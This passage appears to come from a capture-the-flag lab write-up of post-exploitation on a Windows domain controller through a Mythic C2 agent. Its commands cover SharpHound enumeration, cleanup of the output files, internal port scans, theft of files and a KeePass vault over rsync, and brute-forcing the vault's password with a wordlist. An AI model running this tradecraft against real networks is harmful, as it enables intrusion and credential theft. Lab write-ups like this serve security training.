  {
    "comment": "Members can administer domain user and group accounts",
    "computer_name": "dc01",
    "group_name": "Account Operators",
    "sid": null
  },
  {
    "comment": "A backward compatibility group which allows read access on all users and groups in the domain",
    "computer_name": "dc01",
    "group_name": "Pre-Windows 2000 Compatible Access",
    "sid": null
  },
  {
    "comment": "Members of this group can create incoming, one-way trusts to this forest",
    "computer_name": "dc01",
    "group_name": "Incoming Forest Trust Builders",
    "sid": null
  },
  {
    "comment": "Members of this group have access to the computed tokenGroupsGlobalAndUniversal attribute on User objects",
    "computer_name": "dc01",
    "group_name": "Windows Authorization Access Group",
    "sid": null
  },
  {
    "comment": "Members of this group can update user accounts in Active Directory with information about license issuance, for the purpose of tracking and reporting TS Per User CAL usage",
    "computer_name": "dc01",
    "group_name": "Terminal Server License Servers",
    "sid": null
  },
  {
    "comment": "Administrators have complete and unrestricted access to the computer/domain",
    "computer_name": "dc01",
    "group_name": "Administrators",
    "sid": null
  },
  {
    "comment": "Users are prevented from making accidental or intentional system-wide changes and can run most applications",
    "computer_name": "dc01",
    "group_name": "Users",
    "sid": null
  },
  {
    "comment": "Guests have the same access as members of the Users group by default, except for the Guest account which is further restricted",
    "computer_name": "dc01",
    "group_name": "Guests",
    "sid": null
  },
  {
    "comment": "Members can administer printers installed on domain controllers",
    "computer_name": "dc01",
    "group_name": "Print Operators",
    "sid": null
  },
  {
    "comment": "Backup Operators can override security restrictions for the sole purpose of backing up or restoring files",
    "computer_name": "dc01",
    "group_name": "Backup Operators",
    "sid": null
  },
  {
    "comment": "Supports file replication in a domain",
    "computer_name": "dc01",
    "group_name": "Replicator",
    "sid": null
  },
  {
    "comment": "Members in this group are granted the right to logon remotely",
    "computer_name": "dc01",
    "group_name": "Remote Desktop Users",
    "sid": null
  },
  {
    "comment": "Members in this group can have some administrative privileges to manage configuration of networking features",
    "computer_name": "dc01",
    "group_name": "Network Configuration Operators",
    "sid": null
  },
  {
    "comment": "Members of this group can access performance counter data locally and remotely",
    "computer_name": "dc01",
    "group_name": "Performance Monitor Users",
    "sid": null
  },
  {
    "comment": "Members of this group may schedule logging of performance counters, enable trace providers, and collect event traces both locally and via remote access to this computer",
    "computer_name": "dc01",
    "group_name": "Performance Log Users",
    "sid": null
  },
  {
    "comment": "Members are allowed to launch, activate and use Distributed COM objects on this machine.",
    "computer_name": "dc01",
    "group_name": "Distributed COM Users",
    "sid": null
  },
  {
    "comment": "Built-in group used by Internet Information Services.",
    "computer_name": "dc01",
    "group_name": "IIS_IUSRS",
    "sid": null
  },
  {
    "comment": "Members are authorized to perform cryptographic operations.",
    "computer_name": "dc01",
    "group_name": "Cryptographic Operators",
    "sid": null
  },
  {
    "comment": "Members of this group can read event logs from local machine",
    "computer_name": "dc01",
    "group_name": "Event Log Readers",
    "sid": null
  },
  {
    "comment": "Members of this group are allowed to connect to Certification Authorities in the enterprise",
    "computer_name": "dc01",
    "group_name": "Certificate Service DCOM Access",
    "sid": null
  },
  {
    "comment": "Servers in this group enable users of RemoteApp programs and personal virtual desktops access to these resources. In Internet-facing deployments, these servers are typically deployed in an edge network. This group needs to be populated on servers running RD Connection Broker. RD Gateway servers and RD Web Access servers used in the deployment need to be in this group.",
    "computer_name": "dc01",
    "group_name": "RDS Remote Access Servers",
    "sid": null
  },
  {
    "comment": "Servers in this group run virtual machines and host sessions where users RemoteApp programs and personal virtual desktops run. This group needs to be populated on servers running RD Connection Broker. RD Session Host servers and RD Virtualization Host servers used in the deployment need to be in this group.",
    "computer_name": "dc01",
    "group_name": "RDS Endpoint Servers",
    "sid": null
  },
  {
    "comment": "Servers in this group can perform routine administrative actions on servers running Remote Desktop Services. This group needs to be populated on all servers in a Remote Desktop Services deployment. The servers running the RDS Central Management service must be included in this group.",
    "computer_name": "dc01",
    "group_name": "RDS Management Servers",
    "sid": null
  },
  {
    "comment": "Members of this group have complete and unrestricted access to all features of Hyper-V.",
    "computer_name": "dc01",
    "group_name": "Hyper-V Administrators",
    "sid": null
  },
  {
    "comment": "Members of this group can remotely query authorization attributes and permissions for resources on this computer.",
    "computer_name": "dc01",
    "group_name": "Access Control Assistance Operators",
    "sid": null
  },
  {
    "comment": "Members of this group can access WMI resources over management protocols (such as WS-Management via the Windows Remote Management service). This applies only to WMI namespaces that grant access to the user.",
    "computer_name": "dc01",
    "group_name": "Remote Management Users",
    "sid": null
  },
  {
    "comment": "Members of this group have complete and unrestricted access to all features of Storage Replica.",
    "computer_name": "dc01",
    "group_name": "Storage Replica Administrators",
    "sid": null
  },
  {
    "comment": "Members of this group are permitted to publish certificates to the directory",
    "computer_name": "dc01",
    "group_name": "Cert Publishers",
    "sid": null
  },
  {
    "comment": "Servers in this group can access remote access properties of users",
    "computer_name": "dc01",
    "group_name": "RAS and IAS Servers",
    "sid": null
  },
  {
    "comment": "Members in this group can have their passwords replicated to all read-only domain controllers in the domain",
    "computer_name": "dc01",
    "group_name": "Allowed RODC Password Replication Group",
    "sid": null
  },
  {
    "comment": "Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain",
    "computer_name": "dc01",
    "group_name": "Denied RODC Password Replication Group",
    "sid": null
  },
  {
    "comment": "DNS Administrators Group",
    "computer_name": "dc01",
    "group_name": "DnsAdmins",
    "sid": null
  },
  {
    "comment": "",
    "computer_name": "dc01",
    "group_name": "OpenVPN Administrators",
    "sid": null
  }
]
net_localgroup_member -Computer dc01 -Group Administrators

net_localgroup_member -Computer dc01 -Group "Remote Desktop Users"

Momo.Ayasecan RDP to DC01
We can get more information on this user using the command below (but OPSEC less because using a system command):
shell "net user Momo.Ayase"
User name                    momo.ayase
Full Name                    Momo Ayase
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/29/2024 7:11:38 AM
Password expires             Never
Password changeable          11/30/2024 7:11:38 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   12/7/2024 3:44:40 PM

Logon hours allowed          All

Local Group Memberships      *OpenVPN Administrator*Remote Desktop Users
Global Group memberships     *Backup Admins        *Domain Users
The command completed successfully.

Quick screenshot, just in case some notes, documents are currently open:
screenshot
BloodHound - mythical-us.vl
register_assembly

Click on Task
Change the folder location:
cd c:\windows\tasks
Execute SharpHound:
execute_assembly -Assembly SharpHound.exe -Arguments "-c All,LoggedOn"
2024-12-06T21:23:34.3924217-08:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-12-06T21:23:34.6578401-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-12-06T21:23:34.7046728-08:00|INFORMATION|Initializing SharpHound at 9:23 PM on 12/6/2024
2024-12-06T21:23:34.7515339-08:00|INFORMATION|Resolved current domain to mythical-us.vl
2024-12-06T21:23:34.9859241-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-12-06T21:23:35.1266084-08:00|INFORMATION|Beginning LDAP search for mythical-us.vl
2024-12-06T21:23:35.2671962-08:00|INFORMATION|Beginning LDAP search for mythical-us.vl Configuration NC
2024-12-06T21:23:35.3140571-08:00|INFORMATION|Producer has finished, closing LDAP channel
2024-12-06T21:23:35.3140571-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-12-06T21:23:35.3453600-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for MYTHICAL-US.VL
2024-12-06T21:23:35.6899042-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for MYTHICAL-US.VL
2024-12-06T21:23:36.3458558-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for MYTHICAL-US.VL
2024-12-06T21:23:36.8766601-08:00|INFORMATION|Consumers finished, closing output channel
2024-12-06T21:23:36.9234273-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-12-06T21:23:37.8298277-08:00|INFORMATION|Status: 364 objects finished (+364 182)/s -- Using 90 MB RAM
2024-12-06T21:23:37.8298277-08:00|INFORMATION|Enumeration finished in 00:00:02.7213254
2024-12-06T21:23:38.0484867-08:00|INFORMATION|Saving cache with stats: 18 ID to type mappings.
 2 name to SID mappings.
 1 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2024-12-06T21:23:38.1109857-08:00|INFORMATION|SharpHound Enumeration Completed at 9:23 PM on 12/6/2024! Happy Graphing!
ls

Download the output:

download \\DC01\C:\Windows\Tasks\20241206212336_BloodHound.zip
Delete the SH output file:
rm \\DC01\C:\Windows\Tasks\20241206212336_BloodHound.zip
Ingest to BloodHound CE and start analysis:
Momo Ayase:



Momo is member of
Backup Admins,OpenVPN Administratorsgroup and can RDP to DC01 then DCSync to the Domain MYTHICAL-US.VL
Domain Admins:

Trusted Domains:

The domain MYTHICAL-EU.VL is trusted by the domain MYTHICAL-US.VL


Found ADCS ESC4 and the vulnerable template MACHINE:
Information gathering
We continue the enumeration checking folders and files on the DC01:

Found 2 folders not present by default:
_adminand_install
List both:
ls \\DC01\C:\_admin

ls \\DC01\C:\_admin\cwrsync

Found some stuff related to Rsync and as we know that Momo.Ayase is member of
Backup Adminsgroup then that should be good to dig more if we can find any backup somewhere
Download the command file:
download \\DC01\C:\_admin\cwrsync\cwrsync.cmd

Nothing interesting
ls \\DC01\C:\_install

Found
sqlcmd-amd.msi, a SQL utility tool
Check the network interfaces:
ifconfig

DC01 is connected to a VPN with IP 192.168.25.2
Let’s scan this network segment, we will focus on 873/tcp only because Rsync can run as a daemon ( rsyncd ) listening on default port 873 for incoming connections.
Apollo has been compiled with Socks5 module but we can’t use it as listening only on the loopback interface.
As needed a break then we launch a new instance and update our /etc/hosts accordingly:

We compiled and created a static binary Nmap then upload in Mythic C2:
register_assembly

Reduce the sleep to 2s to increase the reactivity of the agent:
sleep 2 -1
Then let’s scan:
execute_assembly -Assembly nmap.exe -Arguments "-sT -p 873 --open 192.168.25.0/24"
Nmap scan report for 192.168.25.1
Host is up (0.00s latency).

PORT      STATE    SERVICE
873/tcp   open     rsync
192.168.25.1 is the host where the backup is done as rsync port is open
Other possibilities:
- By compiling and using Port Scanner, a part of Windows Server Management Tools (More info: TheFlightSims Windows Server Management Tools):
register_assembly PortScanner.exe
execute_assembly -Assembly PortScanner.exe -Arguments "hosts=192.168.25.1 ports=873 timeout=2000"
192.168.25.1 : port 873 is opening
[Notification] All unlisted ports are not open, nor timed out
[Notification] Scanner complete.
- By uploading and using RustScan:
upload -File rustscan.exe
Uploaded 4450816 bytes to C:\ProgramData\1\rustscan.exe on DC01
run -Executable C:\programdata\1\rustscan.exe -Arguments "-a 192.168.25.1 -p 873"
Open 192.168.25.1:873
We can extend to all ports too:
run -Executable C:\programdata\1\rustscan.exe -Arguments "-a 192.168.25.1"
Open 192.168.25.1:22
Open 192.168.25.1:80
Open 192.168.25.1:873
Open 192.168.25.1:7443
Then rescan all of our 3 machines from internal side:
DC01:
run -Executable C:\programdata\1\rustscan.exe -Arguments -a 10.10.140.37
Open 10.10.140.37:88
Open 10.10.140.37:139
Open 10.10.140.37:53
Open 10.10.140.37:135
Open 10.10.140.37:389
Open 10.10.140.37:445
Open 10.10.140.37:464
Open 10.10.140.37:593
Open 10.10.140.37:636
Open 10.10.140.37:3268
Open 10.10.140.37:3269
Open 10.10.140.37:3389
Open 10.10.140.37:5985
Open 10.10.140.37:9389
MYTHIC Machine:
run -Executable C:\programdata\1\rustscan.exe -Arguments -a 10.10.140.38
Open 10.10.140.38:22
Open 10.10.140.38:80
Open 10.10.140.38:7443
DC02:
run -Executable C:\programdata\1\rustscan.exe -Arguments -a 10.10.140.39
Open 10.10.140.39:53
Open 10.10.140.39:88
Open 10.10.140.39:135
Open 10.10.140.39:139
Open 10.10.140.39:389
Open 10.10.140.39:445
Open 10.10.140.39:464
Open 10.10.140.39:593
Open 10.10.140.39:636
Open 10.10.140.39:1433
Open 10.10.140.39:3389
Open 10.10.140.39:3268
Open 10.10.140.39:3269
Open 10.10.140.39:5985
Open 10.10.140.39:9389
Open 10.10.140.39:49664
Open 10.10.140.39:49667
Open 10.10.140.39:49668
Open 10.10.140.39:49670
Open 10.10.140.39:49671
Not so common on a DC, but 1433/tcp is also open (MSSQL)
Data recovering via RSYNC (Mythical_User-1)
Let’s go back to the folder where rsync.exe is present:
cd C:\_admin\cwrsync\bin
List remote files:
run -Executable rsync.exe -Arguments "-av --list-only rsync://192.168.25.1:873"
mythical Domain Backups
or
shell "rsync.exe -av --list-only rsync://192.168.25.1:873"
List files under mythical folder:
run -Executable rsync.exe -Arguments "-av --list-only rsync://192.168.25.1:873/mythical"
receiving incremental file list
drwxr-xr-x          4,096 2024/11/29 08:04:42 .
-rw-r--r--             37 2024/11/29 07:39:26 flag.txt
-rw-r--r--          1,605 2024/11/29 07:49:51 it.kdbx

sent 20 bytes  received 88 bytes  216.00 bytes/sec
total size is 1,642  speedup is 15.20
Create a folder to retrieve the files:
mkdir -Path 1
Created C:\_admin\cwrsync\bin\1
Grab the 1st flag ``:
run -Executable rsync.exe -Arguments "-av rsync://192.168.25.1:873/mythical/flag.txt ./1"
Grab the Keepass vault:
run -Executable rsync.exe -Arguments "-av rsync://192.168.25.1:873/mythical/it.kdbx ./1"
Read the Mythical_User-1 flag:
cat C:\_admin\cwrsync\bin\1\flag.txt
VL{8fd64f00badd311cf870b34f1056f0bd}
Download the KeePass vault:
download \\DC01\C:\_admin\cwrsync\bin\1\it.kdbx
Delete our folder:
rm \\DC01\C:\_admin\cwrsync\bin\1
KeePass vault brute-forcing
Try to crack it via JohnTheRipper:
$ keepass2john it.kdbx | tee it.hash
! it.kdbx : File version '40000' is currently not supported!
Failed because KeePass v4.x is not supported
Using keepass4brute, we can crack it with Rockyou list (following the Hint from xct in the Chain’s rules):
$ git clone https://github.com/r3nt0n/keepass4brute.git
$ ./keepass4brute/keepass4brute.sh it.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 951/14344392 - Attempts per minute: 535 - Estimated time remaining: 2 weeks, 3 days
[+] Current attempt: 741852

[*] Password found: 741852
- Take a お茶 🍵🗾 and wait a moment
- A few moment later, we found
741852
Unlock it:
